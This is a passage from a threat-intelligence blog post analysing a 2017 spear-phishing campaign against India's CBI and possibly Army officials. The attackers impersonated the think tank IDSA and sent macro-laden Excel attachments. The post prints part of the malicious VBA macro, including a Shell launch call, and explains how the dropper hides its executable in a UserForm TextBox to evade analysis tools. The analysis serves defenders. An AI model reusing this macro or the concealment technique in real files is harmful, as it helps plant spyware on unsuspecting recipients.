Cyber Attack Impersonating Identity of Indian Think Tank to Target Central Bureau of Investigation (CBI) and Possibly Indian Army Officials

cysinfo.com/cyber-attack-targeting-cbi-and-possibly-indian-army-officials

5 years ago

In my previous blog posts I posted details of cyber attacks targeting Indian Ministry of External Affairs and Indian Navy's Warship and Submarine Manufacturer. This blog post describes another attack campaign where attackers impersonated identity of Indian think tank IDSA (Institute for Defence Studies and Analyses) and sent out spear-phishing emails to target officials of the ***Central Bureau of Investigation (CBI)*** and possibly the officials of ***Indian Army.***

IDSA (Institute for Defence Studies and Analyses) is an Indian think tank for advanced research in international relations, especially strategic and security issues, and also trains civilian and military officers of the Government of India and deals with objective research and policy relating to all aspects of defense and National security.


The Central Bureau of Investigation (CBI) is the domestic intelligence and security service of India and serves as the India's premier investigative and Interpol agency operating under the jurisdiction of the Government of India.

In order to infect the victims, the attackers distributed spear-phishing emails containing malicious excel file which when opened dropped a malware capable of downloading additional components and spying on infected systems. To distribute the malicious excel file, the attackers registered a domain which impersonated the identity of most influential Indian think tank IDSA (Institute for Defence Studies and Analyses) and used the email id from the impersonating domain to send out the spear-phishing emails to the victims.

Overview of the Malicious Emails

In the first wave of attack, The attackers sent out spear-phishing emails containing malicious excel file *(Case Detail of Suspected abuser.xls)* to an unit of Central Bureau of Investigation (CBI) on February 21st, 2017 and the email was sent from an email id associated with an impersonating domain *idsadesk[.]in*. To lure the victims to open the malicious attachment the email subject relevant to the victims were chosen and to avoid suspicion the email was made to look like it was sent by a person associated with IDSA asking to take action against a pending case as shown in the screen shot below.


In the second wave of attack, a spear-phishing email containing a different malicious excel file *(Contact List of attendees.xls)* was sent to an email id on the same day February 21st, 2017. The email was made to look like a person associated with IDSA is asking to confirm the phone number of an attendee in the attendee list. When the victim opens the attached excel file it drops the malware and displays a decoy excel sheet containing the list of names, which seems be the names of senior army officers. Even though the identity of the recipient email could not be fully verified as this email id is nowhere available on the internet but based on the format of the recipient email id and from the list of attendees that is displayed to the victim in the decoy excel file, the recipient email could be possibly be associated with either the Indian Army or a Government entity. This suggests that attackers had prior knowledge of the recipient email id through other means.




In both the cases when the victims opens the attached malicious excel file the same malware sample was dropped and executed on the victim's system. From the emails (and the attachments) it looks like the goal of the attackers was to infect and take control of the systems and to spy on the victims.

Anti-Analysis Techniques in the Malicious Excel File

When the victim opens the attached excel file it prompts the user to enable macro content as shown in the below screen shot.



To prevent viewing of the macro code and to make manual analysis harder attackers password protected the macro content as show below.




Even though the macro is password protected, It is possible to extract macro code using analysis tools like oletools. In this case oletools was used to extract the macro content but it turns out that the oletools was able to extract only partial macro content but it failed to


extract the malicious content present inside a *Textbox* within the *Userform*. Below screen shot shows the macro content extracted by the oletools.

```
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: Case Detail of Suspected abuser.xls - OLE stream: u'_VBA_PROJECT_CUR/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub appLoadr()
Call karurun
End Sub

Sub loadPro(strProgramName As String)
    Dim doomday As String
    Dim strArgument As String
    doomday = "ddsddYT4sdsdB5RV3DCuu%u"
    Call Shell("""" & strProgramName & """ """", vbNormalFocus)

End Sub



Sub WaitFo(NumOfSeconds As Long)
    Dim SngSec As Long
    Dim doomday As String
    doomday = "ddYT4Bdsd5RV3DCuu"
    SngSec = Timer + NumOfSeconds
    Do While Timer < SngSec
        DoEvents
    Loop
    doomday = "dddYT4sdsB5RV3DCuu"
End Sub

Function ruString(cb As Integer) As String

    Randomize
    Dim rgch As String
    rgch = "ghiabcdefjklqrstuvwmnopxyz"
    rgch = rgch & UCase(rgch) & "1348906257"
```


This extracted macro content was copied to new excel workbook and the environment was setup to debug the macro code. Debugging the macro code failed because the macro code accesses the textbox content within the UserForm (which oletools failed to extract). The technique of storing the malicious content inside the *TextBox* within the *UserForm* allowed the attackers to bypass analysis tools. Below screen shot shows the macro code accessing the content from the *TextBox* and the error triggered by the code due to the absence of the *TextBox* content.




To bypass the anti-analysis technique and to extract the content stored in the *TextBox* within the *UserForm* the password protection was bypassed which allowed to extract the content stored within the *UserForm*. Below screen shot shows the *TextBox* content stored within the *UserForm*.




At this point all the components (*macro code* and the *UserForm* content) required for analysis was extracted and an environment similar to the original excel file was created to debug the malicious macro. Below screen shots show the new excel file containing extracted macro code and the *UserForm* content.







Analysis of Malicious Excel File

When the victim opens the excel file and enables the macro content, The malicious macro code within the excel file is executed. The macro code first generates a random filename as shown in the below screen shot.




It then reads the executable content stored in the *TextBox* within the *UserForm* and then writes the executable content to the randomly generate filename in the *%AppData%* directory. The executable is written in .NET framework






The content stored in the *TexBox* within the *UserForm* is an executable content in the decimal format. Below screen shot shows converted data from decimal to text. In this case the attackers used the *TextBox* within the *UserForm* to store the malicious executable

